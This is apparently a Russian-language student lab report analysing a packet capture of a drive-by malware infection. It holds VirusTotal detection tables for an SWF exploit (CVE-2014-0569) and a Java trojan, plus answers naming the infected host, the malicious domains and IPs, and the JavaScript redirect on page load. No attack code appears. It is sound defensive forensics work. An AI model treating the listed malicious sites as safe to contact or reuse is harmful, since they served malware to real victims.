NANO-Antivirus		Exploit.Swf.CVE20140569.dxxqyf		QuickHeal		Exp.SWF.CVE-2014-0569
Skyhigh (SWG)		BehavesLike.Flash.Exploit.II		Symantec		Trojan.Gen.2
Tencent		Win32.Exploit.Swf.Ahryp		Trellix (FireEye)		Script.SWF.C96
TrendMicro		TROJ_EXKIT.B		TrendMicro-HouseCall		TROJ_EXKIT.B
Varist		SWF/Exploit		VIPRE		Script.SWF.C96
ViriT		Trojan.SWF.Expl.HG		ViRobot		SWF.S.Exploit.8227
WithSecure		Exploit.EXP/SWF.Agent.sff		Xcitium		Malware@#29637458r765x
Zillya		Exploit.Papaka.Script.1		ZoneAlarm by Check Point		Exploit.SWF.Papaka.a

trust-2415 - Обнаружен вредоносный код

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Popular threat label <span>trojan.exkit/expl</span> Threat categories <span>trojan</span> Family labels <span>exkit</span> <span>expl</span> <span>papaka</span>				
Security vendors' analysis				Do you want to automate checks?
AhnLab-V3	SWF/Cve-2014-0569	AliCloud	Exploit:Win/ExKit.G	
ALYac	Script.SWF.C96	Arcabit	Script.SWF.C96	
Avast	SWF:CVE-2014-0569-A [Expl]	Avert Labs	Exploit-CVE2014-0569	
AVG	SWF:CVE-2014-0569-A [Expl]	Avira (no cloud)	EXP/SWF.Agent.sff	
BitDefender	Script.SWF.C96	ClamAV	Swf.Exploit.Rig.7	
Cynet	Malicious (score: 99)	DrWeb	Exploit.CVE-2014-0569.1	
Emsisoft	Script.SWF.C96 (B)	eScan	Script.SWF.C96	
ESET-NOD32	SWF/Exploit.ExKit.G	GData	Script.SWF.C96	
Google	Detected	Ikarus	Exploit.SWF	
Kaspersky	Exploit.SWF.Papaka.a	Lionic	Trojan.SWF.ExKit.3lc	
MAX	Malware (ai Score=100)	Microsoft	Trojan:Win32/Ceevee	
NANO-Antivirus	Exploit.Swf.CVE20140569.dxxqyf	QuickHeal	Exp.SWF.CVE-2014-0569	
Skyhigh (SWG)	BehavesLike.Flash.Exploit.II	Symantec	Trojan.Gen.2	
Tencent	Win32.Exploit.Swf.Ahyp	Trellix (FireEye)	Script.SWF.C96	
TrendMicro	TROJ_EXKIT.B	TrendMicro-HouseCall	TROJ_EXKIT.B	
Varist	SWF/Exploit	VIPRE	Script.SWF.C96	
VirIT	Trojan.SWF.Expl.HG	ViRobot	SWF.S.Exploit.8227	
WithSecure	Exploit.EXP/SWF.Agent.sff	Xcitium	Malware@#29637458r765x	
Zillya	Exploit.Papaka.Script.1	ZoneAlarm by Check Point	Exploit.SWF.Papaka.a	
Acronis (Static ML)	Undetected	Antiy-AV	Undetected	

trust-2469 - Угроз не обнаружено

trust-2475 - Угроз не обнаружено

trust-2489 - Обнаружен вирус Троян

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Popular threat label <span>trojan.java/rafold</span> Threat categories <span>trojan</span> Family labels <span>java</span> <span>rafold</span>				
Security vendors' analysis <span></span>		Do you want to automate checks?		
Alibaba	<span></span> Exploit:JAVA/CVE-2012-0507.ea078876	AliCloud	<span></span> Exploit:Java/Agent.RAW	
ALYac	<span></span> Java.Trojan.GenericGB.29292	Arcabit	<span></span> Trojan.Generic.D1ECC17A	
Avast	<span></span> Java:Malware-gen [Trj]	Avert Labs	<span></span> RDN/Generic Exploit	
AVG	<span></span> Java:Malware-gen [Trj]	Avira (no cloud)	<span></span> EXP/JAVA.Rafold.AL.Gen	

Шаг 9. Ответы на вопросы

Вопрос 1: Каков IP-адрес зараженного узла?

Все пакеты с вредоносным трафиком были направлены на хост **172.16.165.165**.

Вопрос 2: Каков MAC-адрес зараженного узла?

In [25]:

```
1 # Ключ ***-е*** утилиты tcpdump выводит заголовки ethernet.
2
3 !tcpdump 'src host 172.16.165.165' -r var1.pcap -e | head -1
```


reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:11:49.768188 f0:19:af:02:9b:f1 (oui Unknown) > 00:50:56:f3:ca:52 (oui Unknown), ethertype IPv4 (0x0800), leng
th 81: 172.16.165.165.49435 > 131.253.61.84.https: Flags [P.], seq 1385503808:1385504565, ack 17278809, win 634
81, length 757
tcpdump: Unable to write output: Broken pipe

Во втором поле видно МАК адрес источника - **f0:19:af:02:9b:f1**, так как получатель пакета - это хост по адресу 131.253.61.84 (внешняя сеть), то второй МАК адрес 00:50:56:f3:ca:52 - это очевидно локальный сетевой интерфейс шлюза по-умолчанию (роутера)

Вопрос 3: Каково доменное имя зараженного узла?

По протоколу NBNS зараженный хост отправляет параметр Name как K34EN6W3N-PC<00>

Ниже приведен скриншот с записи протокола в программе wireshark



Вопрос 4: Какие сайты посетил пользователь зараженного устройства по своему желанию?

Вероятно, что из всех вышеупомянутых в хронологии сайтов добровольно был посещен только **www.ciniholland.nl**, так как на сайт **ssl.bing.com** скорее всего одна из служб операционной системы отправляет данные самостоятельно

Вопрос 5: Посещение каких сайтов зафиксировано в сетевом трафике?

- **ssl.bing.com**
- **adultbiz.in**
- **www.youtube.com**
- **24corp-shop.com**
- **www.ciniholland.nl**
- **stand.trustandprobaterealty.com**

Вопрос 6: Каково доменное имя сайта, с которого произошла загрузка вредоносного программного обеспечения?

Судя по результатам анализа сервиса **virustotal.com** вредоносное ПО было загружено с сайта **stand.trustandprobaterealty.com**

Вопрос 7: Каков IP-адрес узла, с которого произошла загрузка вредоносного программного обеспечения?

Судя по исследованным пакетам DNS трафика **stand.trustandprobaterealty.com** имеет IP адрес **37.200.69.143**

**Вопрос 8: Загружались ли пользователем или системой без ведома пользователя файлы, не являющиеся вредоносными?**

Да. Судя по отчетам `virustotal.com` - не все загруженные файлы имеют признаки наличия вредоносного кода

**Вопрос 9: Какие сайты (доменные имена) задействованы в заражении пользователя вредоносным программным обеспечением (имеют следы вредоносной активности, участвуют во вредоносных действиях)?**

Все нижеперечисленные сайты так или иначе были задействованы во вредоносной активности. То каким образом они принимали участие - описано в разделах выше.

- `adultbiz.in`
- `24corp-shop.com`
- `www.ciniholland.nl`
- `stand.trustandprobaterealty.com`

**Вопрос 10: Каков механизм переходов (перенаправлений) пользователя с посещенных сайтов на сайт, с которого было загружено вредоносное программное обеспечение?**

Для перенаправления пользователя на вредоносные сайты были использованы блоки кода на JavaScript которые по условию загрузки (по событию `load`) страницы запускали загрузку сайтов с вредоносными программами. Более подробно механизм перенаправления описан в разделе данного отчета: Шаг 4. Трафик с сайта `ciniholland.nl`